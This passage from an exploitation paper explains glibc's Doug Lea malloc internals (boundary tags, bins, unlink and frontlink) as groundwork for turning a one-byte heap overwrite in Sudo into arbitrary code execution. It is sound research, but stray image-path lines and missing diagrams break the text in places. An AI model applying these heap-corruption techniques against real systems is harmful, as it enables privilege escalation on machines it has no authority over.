- tmp comes from loop[3] if there is a SPACE character among the first MAXSYSLOGLEN bytes after p. tmp then points to the first SPACE character encountered when looping from (p + MAXSYSLOGLEN) down to p.

-- If the overwritten SPACE character is located within the msg buffer, there is no heap corruption at all because the write operation is not an illegal one.

-- If this first encountered SPACE character is located outside the msg buffer, the Sudo exploit cannot control its exact position if it solely relies on the content of the msg buffer, and thus cannot control where the NUL byte is written.

- tmp comes from line[4] if there is no SPACE character among the first MAXSYSLOGLEN bytes after p. tmp is then equal to (p + MAXSYSLOGLEN).

-- If p and tmp are both located within the msg buffer, there is no possible memory corruption, because overwriting the tmp character located within a buffer returned by malloc is a perfectly legal action.

-- If p is located within the msg buffer and tmp is located outside the msg buffer... this is impossible because the NUL terminator at the end of the msg buffer, placed between p and tmp, prevents do_syslog() from successfully passing the test[2] (and the code at line[8] is not interesting because it performs no write operation).

Moreover, if the test[2] fails once it will always fail, because p will never be modifed again and strlen(p) will therefore stay less than or equal to MAXSYSLOGLEN, forcing do_syslog() to run the code at line[8] again and again, as long as count does not reach (strlen(msg)/MAXSYSLOGLEN + 1).

-- If p and tmp are both located outside the msg buffer, p points to the first SPACE character encountered after the end of the msg string because it was pushed outside the msg buffer by the loop[7]. If the Sudo exploit exclusively relies on the content of the msg buffer, it cannot control p because it cannot control the occurrence of SPACE characters after the end of the msg string. Consequently, it cannot control tmp, which points to the place where the NUL byte is written, because tmp depends on p.

Moreover, after p was pushed outside the msg buffer by the loop[7], there should be no NUL character between p and (p + MAXSYSLOGLEN) in order to successfully pass the test[2]. The Sudo exploit should once again rely on the content of the memory after msg.

----[2.4 - Temporary conclusion]----------

The Sudo exploit should:

- overwrite a byte of the boundary tag located after the msg buffer with the NUL byte... it should therefore control the content of the memory after msg (managed by malloc) because, as proven in 2.3, the control of the msg buffer itself is not sufficient;

- take advantage of the erroneously overwritten byte before it is restored... one of the malloc calls performed by syslog(3) should therefore read the corrupted boundary tag and further alter the usual execution of Sudo.

But in order to be able to perform these tasks, an in depth knowledge of how malloc works internally is needed.

--[3 - Doug Lea’s Malloc]----------

Doug Lea’s Malloc (or dlmalloc for short) is the memory allocator used by the GNU C Library (available in the malloc directory of the library source tree). It manages the heap and therefore provides the calloc(3), malloc(3), free(3) and realloc(3) functions which allocate and free dynamic memory.

The description below focuses on the aspects of dlmalloc needed to successfully corrupt the heap and subsequently exploit one of the malloc calls in order to execute arbitrary code. A more complete description is available in the GNU C Library source tree and at the following addresses:

ftp://gee.cs.oswego.edu/pub/misc/malloc.c
http://gee.cs.oswego.edu/dl/html/malloc.html

----[3.1 - A memory allocator]----------

"This is not the fastest, most space-conserving, most portable, or most tunable malloc ever written. However it is among the fastest while also being among the most space-conserving, portable and tunable. Consistent balance across these factors results in a good general-purpose allocator for malloc-intensive programs."

------[3.1.1 - Goals]----------

The main design goals for this allocator are maximizing compatibility, maximizing portability, minimizing space, minimizing time, maximizing tunability, maximizing locality, maximizing error detection, minimizing anomalies. Some of these design goals are critical when it comes to damaging the heap and exploiting malloc calls afterwards:

- Maximizing portability: "conformance to all known system constraints on alignment and addressing rules." As detailed in 3.2.2 and 3.3.2, 8 byte alignment is currently hardwired into the design of dlmalloc. This is one of the main characteristics to permanently keep in mind.

- Minimizing space: "The allocator [...] should maintain memory in ways that minimize fragmentation -- holes in contiguous chunks of memory that are not used by the program." But holes are sometimes needed in order to successfully attack programs which corrupt the heap (Sudo for example).

- Maximizing tunability: "Optional features and behavior should be controllable by users". Environment variables like MALLOC_TOP_PAD_ alter the functioning of dlmalloc and could therefore aid in exploiting malloc calls. Unfortunately they are not loaded when a SUID or SGID program is run.

- Maximizing locality: "Allocating chunks of memory that are typically used together near each other." The Sudo exploit for example heavily relies on this feature to reliably create holes in the memory managed by dlmalloc.

- Maximizing error detection: "allocators should provide some means for detecting corruption due to overwriting memory, multiple frees, and so on." Luckily for the attacker who smashes the heap in order to execute arbitrary code, the GNU C Library does not activate these error detection mechanisms (the MALLOC_DEBUG compile-time option and the malloc debugging hooks (__malloc_hook, __free_hook, etc)) by default.

------[3.1.2 - Algorithms]---

"While coalescing via boundary tags and best-fit via binning represent the main ideas of the algorithm, further considerations lead to a number of heuristic improvements. They include locality preservation, wilderness preservation, memory mapping".

--------[3.1.2.1 - Boundary tags]-------------------------------------

The chunks of memory managed by Doug Lea’s Malloc "carry around with them size information fields both before and after the chunk. This allows for two important capabilities:

- Two bordering unused chunks can be coalesced into one larger chunk. This minimizes the number of unusable small chunks.

- All chunks can be traversed starting from any known chunk in either a forward or backward direction."

The presence of such a boundary tag (the structure holding the said information fields, detailed in 3.3) between each chunk of memory comes as a godsend to the attacker who tries to exploit heap mismanagement. Indeed, boundary tags are control structures located in the very middle of a potentially corruptible memory area (the heap), and if the attacker manages to trick dlmalloc into processing a carefully crafted fake (or altered) boundary tag, they should be able to eventually execute arbitrary code.

For example, the attacker could overflow a buffer dynamically allocated by malloc(3) and overwrite the next contiguous boundary tag (Netscape browsers exploit), or underflow such a buffer and overwrite the boundary tag stored just before (Secure Locate exploit), or cause the vulnerable program to perform an incorrect free(3) call (LBNL traceroute exploit) or multiple frees, or overwrite a single byte of a boundary tag with a NUL byte (Sudo exploit), and so on:

http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt

ftp://maxx.via.ecp.fr/dislocate/

http://www.synnergy.net/downloads/exploits/traceroute-exp.txt
ftp://maxx.via.ecp.fr/traceroot/

--------[3.1.2.2 - Binning]---

"Available chunks are maintained in bins, grouped by size." Depending on its size, a free chunk is stored by dlmalloc in the bin corresponding to the correct size range (bins are detailed in 3.4):

- if the size of the chunk is 200 bytes for example, it is stored in the bin that holds the free chunks whose size is exactly 200 bytes;

- if the size of the chunk is 1504 bytes, it is stored in the bin that holds the free chunks whose size is greater than or equal to 1472 bytes but less than 1536;

- if the size of the chunk is 16392 bytes, it is stored in the bin that holds the free chunks whose size is greater than or equal to 16384 bytes but less than 20480;

- and so on (how these ranges are computed and how the correct bin is chosen is detailed in 3.4.1).

"Searches for available chunks are processed in smallest-first, best-fit order. [...] Until the versions released in 1995, chunks were left unsorted within bins, so that the best-fit strategy was only approximate. More recent versions instead sort chunks by size within bins, with ties broken by an oldest-first rule."

These algorithms are implemented via the chunk_alloc() function (called by malloc(3) for example) and the frontlink() macro, detailed in 3.5.1 and 3.4.2.

--------[3.1.2.3 - Locality preservation]----------------------------

"In the current version of malloc, a version of next-fit is used only in a restricted context that maintains locality in those cases where it conflicts the least with other goals: If a chunk of the exact desired size is not available, the most recently split-off space is used (and resplit) if it is big enough; otherwise best-fit is used."

This characteristic, implemented within the chunk_alloc() function, proved to be essential to the Sudo exploit. Thanks to this feature, the exploit could channel a whole series of malloc(3) calls within a particular free memory area, and could therefore protect another free memory area that had to remain untouched (and would otherwise have been allocated during the best-fit step of the malloc algorithm).

--------[3.1.2.4 - Wilderness preservation]--------------------------

"The wilderness (so named by Kiem-Phong Vo) chunk represents the space bordering the topmost address allocated from the system. Because it is at the border, it is the only chunk that can be arbitrarily extended (via sbrk in Unix) to be bigger than it is (unless of course sbrk fails because all memory has been exhausted).

One way to deal with the wilderness chunk is to handle it about the same way as any other chunk. [...] A better strategy is currently used: treat the wilderness chunk as bigger than all others, since it can be made so (up to system limitations) and use it as such in a best-first scan. This results in the wilderness chunk always being used only if no other chunk exists, further avoiding preventable fragmentation."

The wilderness chunk is one of the most dangerous opponents of the attacker who tries to exploit heap mismanagement. Because this chunk

of memory is handled specially by the dlmalloc internal routines (as detailed in 3.5), the attacker will rarely be able to execute arbitrary code if they solely corrupt the boundary tag associated with the wilderness chunk.

--------[3.1.2.5 - Memory mapping]-----------------------------------

"In addition to extending general-purpose allocation regions via sbrk, most versions of Unix support system calls such as mmap that allocate a separate non-contiguous region of memory for use by a program. This provides a second option within malloc for satisfying a memory request. [...] the current version of malloc relies on mmap only if (1) the request is greater than a (dynamically adjustable) threshold size (currently by default 1MB) and (2) the space requested is not already available in the existing arena so would have to be obtained via sbrk."

For these two reasons, and because the environment variables that alter the behavior of the memory mapping mechanism (MALLOC_MMAP_THRESHOLD_ and MALLOC_MMAP_MAX_) are not loaded when a SUID or SGID program is run, a perfect knowledge of how the memory mapping feature works is not mandatory when abusing malloc calls. However, it will be discussed briefly in 3.3.4 and 3.5.

----[3.2 - Chunks of memory]---

The heap is divided by Doug Lea's Malloc into contiguous chunks of memory. The heap layout evolves when malloc functions are called (chunks may get allocated, freed, split, coalesced) but all procedures maintain the invariant that no free chunk physically borders another one (two bordering unused chunks are always coalesced into one larger chunk).

------[3.2.1 - Synopsis of public routines]---------------------------

The chunks of memory managed by dlmalloc are allocated and freed via four main public routines:

- "malloc(size_t n); Return a pointer to a newly allocated chunk of at least n bytes, or null if no space is available."

The malloc(3) routine relies on the internal chunk_alloc() function mentioned in 3.1.2 and detailed in 3.5.1.

- "free(Void_t* p); Release the chunk of memory pointed to by p, or no effect if p is null."

The free(3) routine depends on the internal function chunk_free() presented in 3.5.2.

- "realloc(Void_t* p, size_t n); Return a pointer to a chunk of size n that contains the same data as does chunk p up to the minimum of (n, p's size) bytes, or null if no space is available. The returned pointer may or may not be the same as p. If p is null, equivalent to malloc. Unless the #define REALLOC_ZERO_BYTES_FREES below is set, realloc with a size argument of zero (re)allocates a minimum-sized chunk."

realloc(3) calls the internal function chunk_realloc() (detailed in 3.5.3) that once again relies on chunk_alloc() and chunk_free(). As a side note, the GNU C Library defines REALLOC_ZERO_BYTES_FREES, so that realloc with a size argument of zero frees the allocated chunk p.

- "calloc(size_t unit, size_t quantity); Returns a pointer to quantity * unit bytes, with all locations set to zero."

calloc(3) behaves like malloc(3) (it calls chunk_alloc() in the very same manner) except that calloc(3) zeroes out the allocated chunk before it is returned to the user. calloc(3) is therefore not discussed in the present paper.

------[3.2.2 - Vital statistics]-----------------------------------

When a user calls dlmalloc in order to allocate dynamic memory, the effective size of the chunk allocated (the number of bytes actually isolated in the heap) is never equal to the size requested by the user. This overhead is the result of the presence of boundary tags before and after the buffer returned to the user, and the result of the 8 byte alignment mentioned in 3.1.1.

- Alignment:

Since the size of a chunk is always a multiple of 8 bytes (how the effective size of a chunk is computed is detailed in 3.3.2) and since the very first chunk in the heap is 8 byte aligned, the chunks of memory returned to the user (and the associated boundary tags) are always aligned on addresses that are multiples of 8 bytes.

- Minimum overhead per allocated chunk:

Each allocated chunk has a hidden overhead of (at least) 4 bytes. The integer composed of these 4 bytes, a field of the boundary tag associated with each chunk, holds size and status information, and is detailed in 3.3.4.

- Minimum allocated size:

When malloc(3) is called with a size argument of zero, Doug Lea's Malloc actually allocates 16 bytes in the heap (the minimum allocated size, the size of a boundary tag).

------[3.2.3 - Available chunks]-------------------------------------

Available chunks are kept in any of several places (all declared below):

- the bins (mentioned in 3.1.2.2 and detailed in 3.4) exclusively hold free chunks of memory;

- the top-most available chunk (the wilderness chunk presented in 3.1.2.4) is always free and never included in any bin;

- the remainder of the most recently split (non-top) chunk is always free and never included in any bin.


----[3.3 - Boundary tags]---


------[3.3.1 - Structure]---

```
#define INTERNAL_SIZE_T size_t

struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

This structure, stored in front of each chunk of memory managed by Doug Lea's Malloc, is a representation of the boundary tags presented in 3.1.2.1. The way its fields are used depends on whether the associated chunk is free or not, and whether the previous chunk is free or not.

- An allocated chunk looks like this:





"chunk" is the front of the chunk (and therefore the front of the associated boundary tag) for the purpose of most of the dlmalloc code, "nextchunk" is the beginning of the next contiguous chunk, and "mem" is the pointer that is returned to the user (by malloc(3) or realloc(3) for example).


The conversion from malloc headers ("chunk") to user pointers ("mem"), and back, is performed by two macros, chunk2mem() and mem2chunk(). They simply add or subtract 8 bytes (the size of the prev_size and size fields that separate "mem" from "chunk"):


```
#define Void_t void
#define SIZE_SZ sizeof(INTERNAL_SIZE_T)
typedef struct malloc_chunk * mchunkptr;

#define chunk2mem( p ) \
    ( (Void_t *)((char *)(p) + 2*SIZE_SZ) )

#define mem2chunk( mem ) \
    ( (mchunkptr)((char *)(mem) - 2*SIZE_SZ) )
```

Although a user should never utilize more bytes than they requested, the number of bytes reserved for the user by Doug Lea's Malloc may actually be greater than the amount of requested dynamic memory (because of the 8 byte alignment). As a matter of fact, the memory area where the user could store data without corrupting the heap starts at "mem" and ends at (but includes) the prev_size field of "nextchunk" (indeed, this prev_size field is not used by dlmalloc (since "chunk" is allocated) and may thence hold user data, in order to decrease wastage), and is therefore (("nextchunk" + 4) - "mem") bytes long (the 4 additional bytes correspond to the size of this trailing prev_size field).

But the size of this memory area, (("nextchunk" + 4) - "mem"), is also equal to (("nextchunk" + 4) - ("chunk" + 8)), which is of course equal to (("nextchunk" - "chunk") - 4). Since ("nextchunk" - "chunk") is the effective size of "chunk", the size of the memory area where the user could store data without corrupting the heap is equal to the effective size of the chunk minus 4 bytes.

- Free chunks are stored in circular doubly-linked lists (described in 3.4.2) and look like this:





------[3.3.2 - Size of a chunk]-------------------------------------

When a user requests req bytes of dynamic memory (via malloc(3) or realloc(3) for example), dlmalloc first calls request2size() in order to convert req to a usable size nb (the effective size of the allocated chunk of memory, including overhead). The request2size() macro could just add 8 bytes (the size of the prev_size and size fields stored in front of the allocated chunk) to req and therefore look like this:

```
#define request2size( req, nb ) \
    ( nb = (req) + SIZE_SZ + SIZE_SZ )
```

But this first version of request2size() is not optimal because it does not take into account the fact that the prev_size field of the next contiguous chunk can hold user data. The request2size() macro should therefore subtract 4 bytes (the size of this trailing prev_size field) from the previous result:

```
#define request2size( req, nb ) \
    ( nb = ((req) + SIZE_SZ + SIZE_SZ) - SIZE_SZ )
```

This macro is of course equivalent to:

```
#define request2size( req, nb ) \
    ( nb = (req) + SIZE_SZ )
```

Unfortunately this request2size() macro is not correct, because as mentioned in 3.2.2, the size of a chunk should always be a multiple of 8 bytes. request2size() should therefore return the first multiple of 8 bytes greater than or equal to ((req) + SIZE_SZ):

```
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )

#define request2size( req, nb ) \
    ( nb = (((req) + SIZE_SZ) + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK )
```

The request2size() function implemented in the Sudo exploit is alike but returns MINSIZE if the theoretic effective size of the chunk is less than MINSIZE bytes (the minimum allocatable size):

```
#define MINSIZE sizeof(struct malloc_chunk)

size_t request2size( size_t req )
{
    size_t nb;

    nb = req + ( SIZE_SZ + MALLOC_ALIGN_MASK );
    if ( nb < (MINSIZE + MALLOC_ALIGN_MASK) ) {
        nb = MINSIZE;
    } else {
        nb &= ~MALLOC_ALIGN_MASK;
    }
    return( nb );
}
```

Finally, the request2size() macro implemented in Doug Lea's Malloc works likewise but adds an integer overflow detection:

```
#define request2size(req, nb) \
 ((nb = (req) + (SIZE_SZ + MALLOC_ALIGN_MASK)),\
```

```
  ((long)nb <= 0 || nb < (INTERNAL_SIZE_T) (req) \
   ? (__set_errno (ENOMEM), 1) \
   : ((nb < (MINSIZE + MALLOC_ALIGN_MASK) \
           ? (nb = MINSIZE) : (nb &= ~MALLOC_ALIGN_MASK)), 0)))
```

------[3.3.3 - prev_size field]--------------------------------------

If the chunk of memory located immediately before a chunk p is allocated (how dlmalloc determines whether this previous chunk is allocated or not is detailed in 3.3.4), the 4 bytes corresponding to the prev_size field of the chunk p are not used by dlmalloc and may therefore hold user data (in order to decrease wastage).

But if the chunk of memory located immediately before the chunk p is free, the prev_size field of the chunk p is used by dlmalloc and holds the size of that previous free chunk. Given a pointer to the chunk p, the address of the previous chunk can therefore be computed, thanks to the prev_chunk() macro:

```
#define prev_chunk( p ) \
    ( (mchunkptr)(((char *)(p)) - ((p)->prev_size)) )
```

------[3.3.4 - size field]---

The size field of a boundary tag holds the effective size (in bytes) of the associated chunk of memory and additional status information. This status information is stored within the 2 least significant bits, which would otherwise be unused (because as detailed in 3.3.2, the size of a chunk is always a multiple of 8 bytes, and the 3 least significant bits of a size field would therefore always be equal to 0).

The low-order bit of the size field holds the PREV_INUSE bit and the second-lowest-order bit holds the IS_MMAPPED bit:

```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

In order to extract the effective size of a chunk p from its size field, dlmalloc therefore needs to mask these two status bits, and uses the chunksize() macro for this purpose:

```
#define SIZE_BITS ( PREV_INUSE | IS_MMAPPED )

#define chunksize( p ) \
    ( (p)->size & ~(SIZE_BITS) )
```

- If the IS_MMAPPED bit is set, the associated chunk was allocated via the memory mapping mechanism described in 3.1.2.5. In order to determine whether a chunk of memory p was allocated via this mechanism or not, Doug Lea's Malloc calls chunk_is_mmapped():

```
#define chunk_is_mmapped( p ) \
    ( (p)->size & IS_MMAPPED )
```

- If the PREV_INUSE bit of a chunk p is set, the physical chunk of memory located immediately before p is allocated, and the prev_size field of the chunk p may therefore hold user data. But if the PREV_INUSE bit is clear, the physical chunk of memory before p is free, and the prev_size field of the chunk p is therefore used by dlmalloc and contains the size of that previous physical chunk.

Doug Lea's Malloc uses the macro prev_inuse() in order to determine whether the physical chunk located immediately before a chunk of memory p is allocated or not:

```
#define prev_inuse( p ) \
    ( (p)->size & PREV_INUSE )
```

But in order to determine whether the chunk p itself is in use or not, dlmalloc has to extract the PREV_INUSE bit of the next contiguous chunk

of memory:

```
#define inuse( p ) \
    (((mchunkptr)((char*)(p)+((p)->size&~PREV_INUSE)))->size&PREV_INUSE)
```

----[3.4 - Bins]----------

"Available chunks are maintained in bins, grouped by size", as mentioned in 3.1.2.2 and 3.2.3. The two exceptions are the remainder of the most recently split (non-top) chunk of memory and the top-most available chunk (the wilderness chunk) which are treated specially and never included in any bin.

------[3.4.1 - Indexing into bins]----------

There are a lot of these bins (128), and depending on its size (its effective size, not the size requested by the user) a free chunk of memory is stored by dlmalloc in the bin corresponding to the right size range. In order to find out the index of this bin (the 128 bins are indeed stored in an array of bins), dlmalloc calls the macros smallbin_index() and bin_index().

```
#define smallbin_index( sz ) \
    ( ((unsigned long)(sz)) >> 3 )
```

Doug Lea's Malloc considers the chunks whose size is less than 512 bytes to be small chunks, and stores these chunks in one of the 62 so-called small bins. Each small bin holds identically sized chunks, and because the minimum allocated size is 16 bytes and the size of a chunk is always a multiple of 8 bytes, the first small bin holds the 16 bytes chunks, the second one the 24 bytes chunks, the third one the 32 bytes chunks, and so on, and the last one holds the 504 bytes chunks. The index of the bin corresponding to the size sz of a small chunk is therefore (sz / 8), as implemented in the smallbin_index() macro.

```
#define bin_index(sz)                                                          \
((((unsigned long)(sz) >> 9) ==    0) ?       ((unsigned long)(sz) >>  3):\
 (((unsigned long)(sz) >> 9) <=    4) ?  56 + ((unsigned long)(sz) >>  6):\
 (((unsigned long)(sz) >> 9) <=   20) ?  91 + ((unsigned long)(sz) >>  9):\
 (((unsigned long)(sz) >> 9) <=   84) ? 110 + ((unsigned long)(sz) >> 12):\
 (((unsigned long)(sz) >> 9) <=  340) ? 119 + ((unsigned long)(sz) >> 15):\
 (((unsigned long)(sz) >> 9) <= 1364) ? 124 + ((unsigned long)(sz) >> 18):\
                                        126)
```

The index of the bin corresponding to a chunk of memory whose size is greater than or equal to 512 bytes is obtained via the bin_index() macro. Thanks to bin_index(), the size range corresponding to each bin can be determined:

- A free chunk whose size is equal to 1504 bytes for example is stored in the bin number 79 (56 + (1504 >> 6)) since (1504 >> 9) is equal to 2 and therefore greater than 0 but less than or equal to 4. Moreover, the bin number 79 holds the chunks whose size is greater than or equal to 1472 ((1504 >> 6) * 2^6) bytes but less than 1536 (1472 + 2^6).

- A free chunk whose size is equal to 16392 bytes is stored in the bin number 114 (110 + (16392 >> 12)) since (16392 >> 9) is equal to 32 and therefore greater than 20 but less than or equal to 84. Moreover, the bin number 114 holds the chunks whose size is greater than or equal to 16384 ((16392 >> 12) * 2^12) bytes but less than 20480 (16384 + 2^12).

- And so on.

------[3.4.2 - Linkin Park^H^H^H^H^Hg chunks in bin lists]----------

The free chunks of memory are stored in circular doubly-linked lists. There is one circular doubly-linked list per bin, and these lists are initially empty because at the start the whole heap is composed of one single chunk (never included in any bin), the wilderness chunk. A bin is nothing more than a pair of pointers (a forward pointer and a back

pointer) serving as the head of the associated doubly-linked list.

"The chunks in each bin are maintained in decreasing sorted order by size. This is irrelevant for the small bins, which all contain the same-sized chunks, but facilitates best-fit allocation for larger chunks."

The forward pointer of a bin therefore points to the first (the largest) chunk of memory in the list (or to the bin itself if the list is empty), the forward pointer of this first chunk points to the second chunk in the list, and so on until the forward pointer of a chunk (the last chunk in the list) points to the bin again. The back pointer of a bin instead points to the last (the smallest) chunk of memory in the list (or to the bin itself if the list is empty), the back pointer of this chunk points to the previous chunk in the list, and so on until the back pointer of a chunk (the first chunk in the list) points to the bin again.

- In order to take a free chunk p off its doubly-linked list, dlmalloc has to replace the back pointer of the chunk following p in the list with a pointer to the chunk preceding p in the list, and the forward pointer of the chunk preceding p in the list with a pointer to the chunk following p in the list. Doug Lea’s Malloc calls the unlink() macro for this purpose:

```
#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}
```

- In order to place a free chunk P of size S in its bin (in the associated doubly-linked list actually), in size order, dlmalloc calls frontlink(). "Chunks of the same size are linked with the most recently freed at the front, and allocations are taken from the back. This results in LRU or FIFO allocation order", as mentioned in 3.1.2.2.

The frontlink() macro calls smallbin_index() or bin_index() (presented in 3.4.1) in order to find out the index IDX of the bin corresponding to the size S, calls mark_binblock() in order to indicate that this bin is not empty anymore, calls bin_at() in order to determine the physical address of the bin, and finally stores the free chunk P at the right place in the doubly-linked list of the bin:

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
    } else {                                           \
        IDX = bin_index( S );                          \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        if ( FD == BK ) {                              \
            mark_binblock(A, IDX);                     \
        } else {                                       \
            while ( FD != BK && S < chunksize(FD) ) {  \
                FD = FD->fd;                           \
            }                                          \
            BK = FD->bk;                               \
        }                                              \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
    }                                                  \
}
```

----[3.5 - Main public routines]-------------------------------------

The final purpose of an attacker who managed to smash the heap of a process is to execute arbitrary code. Doug Lea's Malloc can be tricked into achieving this goal after a successful heap corruption, either thanks to the unlink() macro, or thanks to the frontlink() macro, both presented above and detailed in 3.6. The following description of the malloc(3), free(3) and realloc(3) algorithms therefore focuses on these two internal macros.

------[3.5.1 - The malloc(3) algorithm]-----------------------------

The malloc(3) function, named __libc_malloc() in the GNU C Library (malloc() is just a weak symbol) and mALLOc() in the malloc.c file, executes in the first place the code pointed to by __malloc_hook if this debugging hook is not equal to NULL (but it normally is). Next malloc(3) converts the amount of dynamic memory requested by the user into a usable form (via request2size() presented in 3.3.2), and calls the internal function chunk_alloc() that takes the first successful of the following steps:

[1] - "The bin corresponding to the request size is scanned, and if a chunk of exactly the right size is found, it is taken."

Doug Lea's Malloc considers a chunk to be "of exactly the right size" if the difference between its size and the request size is greater than or equal to 0 but less than MINSIZE bytes. If this difference was less than 0 the chunk would not be big enough, and if the difference was greater than or equal to MINSIZE bytes (the minimum allocated size) dlmalloc could form a new chunk with this overhead and should therefore perform a split operation (not supported by this first step).

[1.1] -- The case of a small request size (a request size is small if both the corresponding bin and the next bin are small (small bins are described in 3.4.1)) is treated separately:

[1.1.1] --- If the doubly-linked list of the corresponding bin is not empty, chunk_alloc() selects the last chunk in this list (no traversal of the list and no size check are necessary for small bins since they hold identically sized chunks).

[1.1.2] --- But if this list is empty, and if the doubly-linked list of the next bin is not empty, chunk_alloc() selects the last chunk in this list (the difference between the size of this chunk and the request size is indeed less than MINSIZE bytes (it is equal to 8 bytes, as detailed in 3.4.1)).

[1.1.3] --- Finally, if a free chunk of exactly the right size was found and selected, chunk_alloc() calls unlink() in order to take this chunk off its doubly-linked list, and returns it to mALLOc(). If no such chunk was found, the step[2] is carried out.

[1.2] -- If the request size is not small, the doubly-linked list of the corresponding bin is scanned. chunk_alloc() starts from the last (the smallest) free chunk in the list and follows the back pointer of each traversed chunk:

[1.2.1] --- If during the scan a too big chunk is encountered (a chunk whose size is MINSIZE bytes or more greater than the request size), the scan is aborted since the next traversed chunks would be too big also (the chunks are indeed sorted by size within a doubly-linked list) and the step[2] is carried out.

[1.2.2] --- But if a chunk of exactly the right size is found, unlink() is called in order to take it off its doubly-linked list, and the chunk is then returned to mALLOc(). If no big enough chunk was found at all during the scan, the step[2] is carried out.

[2] - "The most recently remaindered chunk is used if it is big enough."

But this particular free chunk of memory does not always exist: dlmalloc gives this special meaning (the 'last_remainder' label) to a free chunk with the macro link_last_remainder(), and removes this special meaning with the macro clear_last_remainder(). So if one of the available free chunks is marked with the label 'last_remainder':

[2.1] -- It is divided into two parts if it is too big (if the difference between its size and the request size is greater than or equal to MINSIZE bytes). The first part (whose size is equal to the request size) is returned to mALLOc() and the second part becomes the new 'last_remainder' (via link_last_remainder()).

[2.2] -- But if the difference between the size of the 'last_remainder' chunk and the request size is less than MINSIZE bytes, chunk_alloc() calls clear_last_remainder() and next:

[2.2.1] --- Returns that most recently remaindered chunk (that just lost its label 'last_remainder' because of the clear_last_remainder() call) to mALLOc() if it is big enough (if the difference between its size and the request size is greater than or equal to 0).

